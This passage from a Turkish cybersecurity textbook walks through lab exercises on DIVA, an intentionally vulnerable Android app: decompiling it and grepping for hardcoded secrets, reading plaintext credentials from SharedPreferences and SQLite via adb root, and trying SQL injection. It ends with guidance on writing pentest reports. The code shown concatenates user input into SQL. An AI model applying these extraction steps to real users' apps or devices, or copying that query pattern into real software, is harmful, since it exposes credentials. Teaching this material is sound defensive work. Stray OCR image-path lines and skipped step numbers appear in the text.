3. Adım: APK dosyasını analiz edebilmek amacıyla öncelikle dosya çalışma dizinine **cp /root/Masaüstü/DivaApplication.apk /root/DivaApplication.apk** komutu ile kopyalayınız, ardından **ls -lh /root/DivaApplication.apk** komutu ile dosyanın varlığı ve boyutunu kontrol ediniz ve daha önce oluşturulmuş çıktı klasörünü **rm -rf /root/output** komutu ile kontrolden geçiriniz (Görsel 3.105).

```
┌──(root㉿kali)-[~]
└─# cp "/root/Masaüstü/DivaApplication.apk" /root/DivaApplication.apk


┌──(root㉿kali)-[~]
└─# ls -lh /root/DivaApplication.apk
-rw------- 1 root root 1,5M Nis  1 07:15 /root/DivaApplication.apk

┌──(root㉿kali)-[~]
└─# rm -rf /root/output
jadx -d /root/output /root/DivaApplication.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
INFO  - loading ...
INFO  - processing ...
ERROR - finished with errors, count: 2

┌──(root㉿kali)-[~]
└─# ls /root/output
resources  sources
```

Görsel 3.105: Analize hazır hâle getirme

4. Adım: APK dosyasının içeriğini incelemek amacıyla **jadx** aracını kullanarak **jadx -d /root/output /root/DivaApplication.apk** komutuyla decompile işlemi uygulayınız, ardından **ls /root/output** komutuyla elde edilen kaynak kodların bulunduğu dizini kontrol edip, **grep -Rni "password\|admin\|secret" /root/output/sources** komutuyla **password, admin, secret** gibi anahtar kelimeler üzerinden arama yaparak hardcoded (gömülü) hassas bilgileri ele geçirmeye çalışınız (Görsel 3.106).



Görsel 3.106: Kaynak kod içinde hassas bilgi aranması

5. Adım: Elde edilen sonuçları inceleyiniz ve uygulama içerisinde **vendorsecretkey ifadesi başta olmak üzere** kullanıcı adı, parola ve API anahtarlarının hardcoded (gömülü) olarak doğrudan kod içerisine yazıldığını tespit ediniz (Görsel 3.107).




Görsel 3.107: Gizli anahtarı görüntüleme

6. Adım: Elde edilen gizli anahtarı uygulama üzerinde test ediniz ve girişin başarılı olduğunu görüntüleyiniz (Görsel 3.108).

7. Adım: Uygulamada bulunan zafiyeti değerlendiriniz ve iyileştirme önerisi sununuz.

8. Adım: Değerlendirmenizi ve iyileştirme önerilerinizi verilenle karşılaştırınız.

DEĞERLENDİRME: Altıncı adımdaki bulgu, uygulama içerisinde hassas bilgilerin kaynak koda **sabit** ve **açık şekilde gömülmesi** nedeniyle oluşan **hardcoded Secret/hardcoded Credential** zafiyetidir. Görsel 3.108'de özellikle **vendorsecretkey** ifadesinin doğrudan kod içerisinde kontrol edildiği, ayrıca API anahtarı, kullanıcı adı ve parola benzeri değerlerin kaynak koda düz metin olarak yazıldığı görülmektedir. Bu durum; APK dosyasını analiz eden bir saldırganın uygulamayı decompile ederek bu bilgilere erişebilmesine,



Görsel 3.108: Gizli anahtar girişi

yetkisiz işlemler gerçekleştirebilmesine, kimlik doğrulama mekanizmalarını atlatabilmesine ve arka uç sistemlere izinsiz erişim sağlamasına yol açabilir. Özellikle sabit parola, sabit anahtar veya sabit kontrol değeri kullanılması uygulamanın gizliliğini, bütünlüğünü ve erişim kontrolünü ciddi şekilde zayıflatır. Bu zafiyet; kaynak kodun ele geçirilmesi, tersine mühendislik yapılması, API servislerinin kötüye kullanılması, test veya üretim ortamı hesaplarının ifşa olması, uygulama güvenliğinin tamamen aşılması gibi riskler doğurur. Mobil uygulamalarda APK dosyaları istemci tarafında bulunduğu için uygulama içine gömülen hiçbir gizli bilgi gerçekten gizli kabul edilmemelidir. Bu nedenle vendorsecretkey, API key, kullanıcı adı, parola, token ve benzeri kritik bilgiler doğrudan uygulama kodunda tutulmamalıdır.

İyileştirme Önerileri

İyileştirme için öncelikle tüm sabit gizli bilgiler, uygulama kodundan kaldırılmalıdır. Kimlik doğrulama ve yetkilendirme işlemleri istemci tarafında değil sunucu tarafında güvenli şekilde yapılmalıdır. API anahtarları ve gizli anahtarlar mümkünse **backend** üzerinde tutulmalı, istemciye yalnızca gerekli ve sınırlı erişim verilmelidir. Zorunlu durumlarda **Android Keystore** gibi güvenli saklama mekanizmaları değerlendirilmeli ancak bunun bile tüm riskleri ortadan kaldırmadığı bilinmelidir. Ayrıca test amaçlı kullanıcı adı ve parola kayıtları kaldırılmalı, debug verileri üretim sürümünde bulundurulmamalı, kod obfuscation uygulanmalı ve uygulama düzenli olarak statik-dinamik analiz araçları ile incelenmelidir.

12. Uygulama

Zafiyet içeren bir mobil uygulama üzerinde gerçekleştirilen güvenlik analizinde **Insecure Data Storage** zafiyeti testi yapılmaktadır. Bu kapsamda, Android uygulamalarında kullanıcıdan alınan kullanıcı adı, parola ve benzeri verilerin nasıl saklandığını belirlemek amacıyla **SharedPreferences** dosyasını inceleyiniz. Hassas verilerin açık metin olarak tutulup tutulmadığını tespit ediniz ve zafiyet bulunması durumunda değerlendirmenizi gerçekleştiriniz.

1. Adım: Zafiyet içeren mobil uygulamada yer alan **Insecure Data Storage** test ekranını açarak inceleme gerçekleştiriniz ve dışarıdan kullanıcı adı, parrola gibi kimlik bilgileri girişi istediğini doğrulayınız (Görsel 3.109).

2. Adım: Kullanıcı adı ve parola girişinizi yapınız ve **SAVE** tuşuna basarak işlemin kaydedildiğini görüntüleyiniz (Görsel 3.110).



Görsel 3.109: Veri giriş alanının incelenmesi



Görsel 3.110: Kullanıcı bilgilerini kaydetme



3. Adım: Emülatör üzerinde uygulamanın veri saklama alanına erişebilmek amacıyla öncelikle CMD komut satırıyla **adb root** komutunu çalıştırılarak cihazda root yetkisini aktif hâle getiriniz, ardından **adb shell** komutuyla emülatör terminali ile bağlantı kurunuz, uygulamaya ait hassas verilerin tutulduğu dizine erişmek için **cd /data/data/jakhar.aseem.diva/shared_prefs** komutunu kullanıp, **SharedPreferences** klasörüne geçiş yaparak veri inceleme sürecini başlatınız (Görsel 3.111).

```
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\murat>adb root
restarting adbd as root

C:\Users\murat>adb shell
emu64xa16k:/ # cd /data/data/jakhar.aseem.diva/shared_prefs
```

Görsel 3.111: Veri inceleme sürecinin başlatılması

4. Adım: Uygulamanın veri saklama alanına erişildikten sonra ilgili dizin içerisindeki dosyaları görüntülemek için **ls** komutunu çalıştırınız, hassas verilerin tutulduğu dosyayı incelemek amacıyla **cat jakhar.aseem.diva_preferences.xml** komutunu kullanınız, yapılan inceleme sonucunda kullanıcı adı ve parola bilgilerinin **XML** dosyası içerisinde açık metin (plain text) olarak saklandığını görüntüleyiniz (Görsel 3.112).

```
C:\Users\murat>adb shell
emu64xa16k:/ # cd /data/data/jakhar.aseem.diva/shared_prefs
emu64xa16k:/data/data/jakhar.aseem.diva/shared_prefs # ls
jakhar.aseem.diva_preferences.xml
emu64xa16k:/data/data/jakhar.aseem.diva/shared_prefs # cat jakhar.aseem.diva_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">deneme1907</string>
    <string name="user">mtegm</string>
</map>
emu64xa16k:/data/data/jakhar.aseem.diva/shared_prefs #
```

Görsel 3.112: Kullanıcı adı ve parolanın görüntülenmesi

6. Adım: Uygulamada bulunan zafiyeti değerlendiriniz.

7. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Yapılan inceleme sonucunda kullanıcı adı ve parola bilgilerinin uygulama içerisinde **SharedPreferences** dosyasında açık metin olarak saklandığı tespit edilmiştir. Bu durum **Insecure Data Storage** zafiyetine işaret etmekte olup hassas verilerin yetkisiz kişiler tarafından kolaylıkla elde edilmesine neden olabilir. Özellikle root erişimi olan cihazlarda yedekleme işlemleri sırasında veya kötü niyetli uygulamalar aracılığıyla bu verilere erişim sağlanabilir. Bu zafiyetin giderilmesi için hassas veriler kesinlikle düz metin olarak saklanmamalı, güçlü kriptografik yöntemler kullanılarak şifrelenmeli ve mümkünse Android Keystore gibi güvenli saklama mekanizmaları tercih edilmelidir. Kullanıcı kimlik doğrulama işlemleri istemci tarafında tutulmamalı, sunucu tarafında güvenli şekilde yönetilmeli ve uygulama içerisinde minimum veri prensibi uygulanmalıdır.

13. Uygulama

Bir mobil uygulama üzerinde gerçekleştirilen güvenlik analizinde **Insecure Data Storage zafiyeti testi** yapılmaktadır. Bu kapsamda, uygulama tarafından saklanan verilerin bulunduğu **SQLite** veritabanını inceleyiniz ve daha önce tespit edilen **myuser** tablosu üzerinden kullanıcı adı ve parola bilgilerinin nasıl tutulduğunu analiz ediniz. Verilerin açık metin olarak saklanıp saklanmadığını tespit ediniz ve bu durumun bir güvenlik zafiyeti oluşturup oluşturmadığını değerlendiriniz.

1. Adım: Uygulamadaki **Insecure Data Storage** zafiyetini analiz etmek amacıyla öncelikle **Jadx-gui** aracını kullanarak APK dosyasının kaynak kodlarını inceleyiniz ve yaptığınız kod incelemesinde kullanıcıdan alınan kimlik bilgilerinin **openOrCreateDatabase("ids2", MODE_PRIVATE, null)** ifadesi ile **ids2** adlı bir veritabanında saklandığını ve **CREATE TABLE IF NOT EXISTS myuser(user VARCHAR, password VARCHAR)**; komutu ile kullanıcı adı ve parola bilgilerinin SQL veritabanı yapısında tutulduğunu tespit ediniz (Görsel 3.113).

```
public class InsecureDataStorage2Activity extends AppCompatActivity {

    private SQLiteDatabase mDB;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        try {
            mDB = openOrCreateDatabase("ids2", MODE_PRIVATE, null);
            mDB.execSQL("CREATE TABLE IF NOT EXISTS myuser(user VARCHAR, password VARCHAR);");
        }
        catch(Exception e) {
            Log.d("Diva", "Error occurred while creating database: " + e.getMessage());
        }

        setContentView(R.layout.activity_insecure_data_storage2);
    }

    public void saveCredentials(View view) {
        EditText usr = (EditText) findViewById(R.id.ids2Usr);
        EditText pwd = (EditText) findViewById(R.id.ids2Pwd);
        try {
            mDB.execSQL("INSERT INTO myuser VALUES ('"+ usr.getText().toString() +"', '"+ pwd.getText().toString() +"');");
            mDB.close();
        }
        catch(Exception e) {
            Log.d("Diva", "Error occurred while inserting into database: " + e.getMessage());
        }
        Toast.makeText(this, "3rd party credentials saved successfully!", Toast.LENGTH_SHORT).show();


    }
}
```

Görsel 3.113: Kodların incelenmesi

2. Adım: Uygulamada yer alan **Insecure Data Storage – Part 2** ekranını açarak kullanıcı adı ve parola alanlarına örnek veriler giriniz ve **SAVE** butonuna tıklayarak bilgilerin veritabanına kaydedilmesini sağlayınız. İşlem sonrasında ekranda görüntülenen **3rd party credentials saved successfully!** mesajını gözlemleyiniz ve girilen verilerin uygulama tarafından başarıyla saklandığını doğrulayınız (Görsel 3.114).



Görsel 3.114: Kullanıcı bilgilerinin kaydedilmesi

3. Adım: Uygulamada saklanan veritabanı dosyalarını incelemek amacıyla öncelikle **adb devices** komutuyla bağlı cihazı kontrol ediniz, ardından **adb shell** komutuyla emülatör terminaline bağlanınız.

4. Adım: Uygulamaya ait dizine erişmek için **cd /data/data/jakhar.aseem.diva** komutunu çalıştırınız ve ls komutu ile klasörleri listeleyiniz.

5. Adım: Veritabanı dosyalarına ulaşmak için **cd databases** komutunu kullanarak ilgili dizine geçiş yapınız ve tekrar **ls** komutuyla içerikleri görüntüleyerek **ids2** veritabanı dosyasının varlığını tespit ediniz (Görsel 3.115).

```
C:\Users\murat>adb devices
List of devices attached
emulator-5554   device


C:\Users\murat>adb shell
emu64xa16k:/ # cd /data/data/jakhar.aseem.diva
emu64xa16k:/data/data/jakhar.aseem.diva # ls
cache  code_cache  databases  shared_prefs
emu64xa16k:/data/data/jakhar.aseem.diva # cd databases
emu64xa16k:/data/data/jakhar.aseem.diva/databases # ls
divanotes.db  divanotes.db-journal  ids2  ids2-journal
emu64xa16k:/data/data/jakhar.aseem.diva/databases #
```

Görsel 3.115: Veritabanına ulaşma

6. Adım: **cat ids2** komutunu çalıştırarak veritabanı yapısını inceleyiniz, elde edilen çıktıda **myuser** tablosunun ve kullanıcı adı ile parola alanlarının bulunduğunu gözlemleyiniz (Görsel 3.116).

```
emu64xa16k:/data/data/jakhar.aseem.diva/databases # cd ids2
/system/bin/sh: cd: /data/data/jakhar.aseem.diva/databases/ids2: Not a directory
2|emu64xa16k:/data/data/jakhar.aseem.diva/databases # cat ids2
...CREATE TABLE myuser(user VARCHAR, password VARCHAR)...--...android_metadataandroid
...mtegmuygulama1907emu64xa16k:/data/data/jakhar.aseem.diva/databases # adb pull /data/data/jakhar.aseem.diva/dat
abases/ids2
```

Görsel 3.116: Tablo adının tespit edilmesi

7. Adım: Emülatör üzerinde bulunan **ids2** veritabanı dosyasını yerel bilgisayara almak amacıyla öncelikle **adb devices** komutuyla cihaz bağlantısını kontrol ediniz, ardından **adb pull /data/data/jakhar.aseem.diva/databases/ids2** komutunu çalıştırarak ilgili veritabanı dosyasını bilgisayarınıza indiriniz ve dosyanın başarıyla kopyalandığını doğrulayınız (Görsel 3.117).

```
C:\Users\murat>adb devices
List of devices attached
emulator-5554   device

:\Users\murat>adb pull /data/data/jakhar.aseem.diva/databases/ids2
/data/data/jakhar.aseem.diva/databases/ids2: 1 file pulled, 0 skipped. 1.3 MB/s (16384 bytes in 0.012s)
```

Görsel 3.117: Veritabanının kopyalanması

8. Adım: Windows ortamında içeriği kontrol etmek için **dir ids2** komutunu çalıştırınız bu komut ile dosyanın bulunduğu dizini, boyutunu ve varlığını doğrulayarak analiz için hazır olup olmadığını tespit ediniz (Görsel 3.118).

```
C:\Users\murat>dir ids2
 Volume in drive C is Windows
 Volume Serial Number is F8DA-8A94


 Directory of C:\Users\murat

01.04.2026  17:22            16.384 ids2
               1 File(s)         16.384 bytes
               0 Dir(s)  26.507.583.488 bytes free

C:\Users\murat>
```


Görsel 3.118: Veritabanı yerinin kontrolü

9. Adım: İndirilen **ids2** veritabanı dosyasını analiz etmek amacıyla **SQLite Viewer** çevrim içi aracının arayüzünü açınız ve **Upload & Analyze** seçeneğini kullanarak dosyayı sisteme yükleyiniz [Dosyanın yüklenme sürecini takip ediniz ve analiz işleminin başlatıldığını doğrulayınız (Görsel 3.119).].




Görsel 3.119: Veritabanı analizi

10. Adım: Yüklenen **ids2** veritabanı dosyasını incelemek amacıyla **SQLite Viewer** aracı üzerinden mevcut tabloları görüntüleyiniz (Görsel 3.120).



Görsel 3.120: Tabloların görüntülenmesi

11. Adım: Yüklenen **ids2** veritabanı dosyasını detaylı incelemek amacıyla **SQLite Viewer** aracı üzerinde SQL sorgu alanına daha önce tespit edilen **myuser** tablosuna ait **SELECT * FROM myuser;** sorgusunu yazınız, **Execute** butonuna tıklayarak çalıştırınız ve elde edilen sonuçlar doğrultusunda kullanıcı adı ve parola bilgilerinin veritabanı içerisinde açık metin olarak saklandığını gözlemleyiniz (Görsel 3.121).



Görsel 3.121: Tabloları görüntüleme


12. Adım: Uygulamada bulunan zafiyeti değerlendiriniz ve iyileştirme önerisi sununuz.

13. Adım: Değerlendirmenizi ve iyileştirme önerilerinizi verilenle karşılaştırınız.

DEĞERLENDİRME: Bu uygulamada tespit edilen zafiyet; kullanıcı adı, parola gibi hassas bilgilerin **SQLite veritabanı içerisinde açık metin** olarak saklanması nedeniyle oluşan **Insecure Data Storage** zafiyetidir. Yapılan analizde **myuser** tablosu içerisinde yer alan verilerin herhangi bir şifreleme veya koruma mekanizması kullanılmadan doğrudan veritabanına kaydedildiği görülmektedir. Bu durum, root erişimi bulunan cihazlarda kötü niyetli yazılımlar aracılığıyla fiziksel cihaz erişimi durumunda veya yedekleme ve dosya çıkarma işlemleri sırasında hassas verilerin yetkisiz kişiler tarafından ele geçirilmesine neden olabilir. Özellikle kullanıcı kimlik bilgilerinin düz metin olarak saklanması; hesap ele geçirme, yetkisiz erişim ve veri ihlali risklerini önemli ölçüde artırmaktadır.


İyileştirme Önerileri

Bu zafiyetin giderilmesi için hassas veriler veritabanına doğrudan açık metin olarak kaydedilmemelidir. Kullanıcı adı, parola, token gibi kritik bilgiler güçlü kriptografik yöntemlerle şifrelenerek saklanmalı, şifreleme anahtarlarının güvenli yönetimi için mümkünse **Android Keystore** kullanılmalıdır. Parolalar mümkün olduğunca uygulama tarafında tutulmamalı, tutulması gerekiyorsa geri döndürülebilir biçimde değil uygun hash algoritmaları ile korunmalıdır. Ayrıca istemci tarafında minimum veri saklama prensibi uygulanmalı, yalnızca zorunlu bilgiler tutulmalı ve test amaçlı hassas veriler üretim sürümünde kesinlikle bırakılmamalıdır. Bunun yanında uygulama düzenli olarak statik ve dinamik analiz araçlarıyla test edilmeli ve veri saklama politikaları güvenli yazılım geliştirme ilkelerine uygun şekilde yeniden düzenlenmelidir.



Sıra Sizde

Zafiyetli **Diva mobil uygulama** üzerinde gerçekleştirilen sızma testi işleminde kullanıcıdan alınan verilerin doğrulama (input validation) mekanizmaları incelenmektedir. Bu kapsamda uygulama üzerinde yer alan giriş alanlarına beklenen format dışında değerler girerek uygulamanın verdiği tepkileri analiz ediniz. Uygulamanın hatalı veya zararlı girdilere karşı nasıl davrandığını gözlemleyiniz, doğrulama mekanizmasının yetersiz olup olmadığını tespit ediniz ve bu durumun bir güvenlik zafiyeti oluşturup oluşturmadığını değerlendiriniz.



Sıra Sizde

Zafiyetli **Diva mobil uygulama** üzerinde gerçekleştirilen sızma testi işleminde **SQL Injection zafiyeti** test edilmektedir. Bu kapsamda uygulamada yer alan giriş alanlarına özel SQL ifadeleri girerek veritabanı sorgularının manipüle edilip edilemediğini analiz ediniz. Uygulamanın beklenmeyen sonuçlar üretip üretmediğini gözlemleyiniz, kimlik doğrulama mekanizmasının atlatılıp atlatılamadığını tespit ediniz ve elde ettiğiniz bulgular doğrultusunda zafiyetin varlığını değerlendiriniz.

Değerlendirme: Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.

3.2. ZAFİYET TESPİT RAPORU HAZIRLAMA

Zafiyet testi raporu, gerçekleştirilen güvenlik testleri sonucunda elde edilen bulguların sunulduğu resmî bir dokümandır. Bu rapor, test sürecinde tespit edilen güvenlik açıklarını, bu açıkların sistem üzerindeki potansiyel etkilerini ve söz konusu risklerin nasıl giderilebileceğine yönelik önerileri içerir. **Zafiyet testi** sistemlerdeki güvenlik açıklarını tespit eder, **sızma testi** ise bulunan açıkları gerçekten istismar etmeye çalışır ve raporlara bu süreç yansır.

Sızma testi süreci yalnızca zafiyetleri bulmakla sınırlı değildir. Bu zafiyetlerin doğru şekilde raporlanması, yapılan çalışmanın en kritik aşamasını oluşturur çünkü rapor, teknik ekiplerin gerekli düzeltmeleri yapabilmesi ve yöneticilerin riskleri değerlendirebilmesi için temel referans kaynaktır.

Sızma testi raporları genellikle belirli bir yapı çerçevesinde hazırlanır. Bu yapı içinde testin kapsamını ve amacını açıklayan özet bölümü, kullanılan yöntemleri içeren **metodoloji** kısmı, tespit edilen güvenlik açıklarının detaylı olarak açıklandığı **bulgular** bölümü ve bu açıkların giderilmesine yönelik çözüm önerilerinin yer aldığı **iyileştirme rehberi** bulunur.

İyi hazırlanmış bir sızma testi raporu, sadece teknik bilgileri aktarmakla kalmaz aynı zamanda kurumun güvenlik seviyesini artırmaya yönelik somut adımlar atılmasını sağlar. Bu nedenle rapor, sızma testinin en önemli çıktısı olarak kabul edilir.

Etkili bir sızma testi raporu, belirli bir düzen ve mantık çerçevesinde hazırlanmalıdır. Bu yapı sayesinde elde edilen bulgular hem teknik ekipler hem de iş birimleri tarafından doğru şekilde anlaşılabilir ancak raporun içeriğini oluştururken en önemli noktalardan biri, bu raporun kimler tarafından okunacağını bilmektir çünkü her paydaşın beklentisi ve ihtiyaç duyduğu bilgi seviyesi farklıdır. Sızma testi raporları genel olarak şu üç ana **hedef kitleye** hitap eder:

- **Teknik Paydaşlar**

Raporun en geniş kısmı teknik ekipler için hazırlanır. Bu grup; yazılım geliştiriciler, sistem yöneticileri ve BT destek ekiplerinden oluşur. Bu paydaşlar, tespit edilen güvenlik açıklarının neden ortaya çıktığını ve bu açıkların nasıl giderileceğini detaylı şekilde bilmek ister. Web uygulamalarına yönelik yapılan sızma testlerinde rapordan en çok yazılım geliştiriciler faydalanır. Ağ altyapısına yönelik testlerde ise sistem ve ağ ekipleri bu raporu doğrudan kullanır. Bu nedenle raporun büyük bölümü teknik detaylar, kanıtlar ve çözüm adımlarını içerecek şekilde bu kitleye yönelik hazırlanmalıdır.

- **Güvenlik Paydaşları**

Güvenlik ekipleri genellikle sızma testinin yapılmasını talep eden ve süreci yöneten taraftır ancak çoğu zaman zafiyetlerin doğrudan giderilmesinden sorumlu değillerdir. Bunun yerine ilgili ekiplerle koordinasyon kurarak sürecin doğru ilerlemesini sağlar. Bu grup için raporda risklerin önceliklendirilmesi, kritik zafiyetlerin belirlenmesi, hangi açıkların öncelikli olarak giderilmesi gerektiği gibi konular büyük önem taşır.

Güvenlik ekipleri genellikle raporun tamamını inceler ancak içeriğin %10-20'lik kısmı doğrudan bu kitleye rehberlik edecek şekilde hazırlanmalıdır.

- **İş Paydaşları**

İş paydaşları; yöneticiler, proje sahipleri ve karar verici konumda olan kişilerdir. Bu kişiler genellikle



teknik detaylardan ziyade güvenlik açıklarının kuruma olan etkisini anlamak ister. Bu nedenle raporda güvenlik açıklarının iş süreçlerine etkisi, olası maddi kayıp ve itibar kayıpları ile risklerin kurum açısından önemi sade ve anlaşılır bir dil kullanılarak ifade edilmelidir. Bu bölüm, teknik detaylardan arındırılmış olmalı ve toplam raporun %5-10'luk kısmını oluşturmalıdır.

Sızma Testi Raporunda Bulunması Gereken Bölümler

Sızma testi raporunun etkili, anlaşılır ve profesyonel bir şekilde hazırlanabilmesi için belirli yapı ve düzen içinde oluşturulması gerekir. Bu yapı hem teknik ekiplerin gerekli aksiyonları almasını hem de yönetim birimlerinin riskleri doğru değerlendirmesini sağlar. Bu kapsamda, bir sızma testi raporunda şu temel bölümlerin yer alması beklenir:

- Kapak sayfası
- İçindekiler bölümü
- Test kapsamı
- Varsayımlar ve sınırlamalar
- Kullanılan metodoloji ve test türü
- Risk değerlendirme yöntemi
- Zafiyetlerin özeti
- Zafiyet detayları
- Önerilen çözümler
- Eylem planı
- Genel sonuç ve tavsiyeler
- Ekler bölümü
- İletişim bilgileri

Sızma Testi Raporunun Temel Bileşenleri

Raporun hangi hedef kitlelere hitap ettiğini belirledikten sonra, etkili ve anlaşılabilir bir sızma testi raporu temel olarak üç ana bölümden oluşur.

1. Giriş (Introduction)

- Kapak
- İçindekiler
- Özet
- Kapsam (Scope)
- Metodoloji
- Risk değerlendirme yaklaşımı

2. Zafiyet Detayları (Vulnerability Write-Ups)

- Zafiyetlerin özeti
- Zafiyet detayları
- Teknik kanıtlar
- Etki (Impact)
- Çözüm önerileri

3. Sonuç (Conclusion & Recommendations)

- Genel değerlendirme
- Risk durumu
- Önceliklendirme
- Tavsiyeler
- Aksiyon planı
- Ekler

3.2.1. Sızma Testi Raporunun Giriş Bölümü

Giriş bölümü, raporun temel çerçevesini oluşturduğu için kapak, içindekiler, özet, kapsam, metodoloji ve risk değerlendirme yaklaşımını içermelidir çünkü bu bölüm, okuyucuya daha raporun başında testin neyi kapsadığını, nasıl gerçekleştirildiğini ve elde edilen bulguların hangi kriterlere göre değerlendirildiğini açık ve hızlı bir şekilde sunar. Kapak ve içindekiler, raporun düzenini ve erişilebilirliğini sağlarken özet, teknik detaylara girmeden genel durumu anlatır. Kapsam, hangi sistemlerin test edildiğini belirler, metodoloji testin hangi yöntemlerle yapıldığını gösterir ve risk değerlendirme yaklaşımı ise bulguların hangi ölçütlere göre önem derecesine ayrıldığını açıklar. Böylece hem teknik hem de teknik olmayan paydaşlar, raporun geri kalanını doğru bağlamda değerlendirebilir.

3.2.1.1. Özet (Summary)

Sızma testi raporunun en önemli bölümlerinden biri özet kısmıdır. Bu bölüm, okuyucunun teknik detaylara girmeden yapılan değerlendirmenin sonucunu hızlı ve net bir şekilde anlayabilmesini sağlar. Elde edilen bulguları, gerçek dünyadaki iş etkileri ve güvenlik riskleri ile ilişkilendirerek anlamlı hâle getirir. Özet bölümü genellikle raporun başında yer alır ve teknik bilgisi olmayan bir kişinin bile şu sorulara cevap bulabilmesini sağlamalıdır:

- Hangi sistem veya uygulama test edildi?
- Test sonucunda hangi bulgular elde edildi?
- Bu bulgular kurum açısından ne ifade ediyor?
- Bundan sonra hangi adımlar atılmalıdır?

Özetin doğru hazırlanabilmesi için diğer tüm bölümler tamamlandıktan sonra yazılması önerilir çünkü detaylar netleşmeden yapılan bir özet, bulguları eksik veya yanlış yansıtabilir.

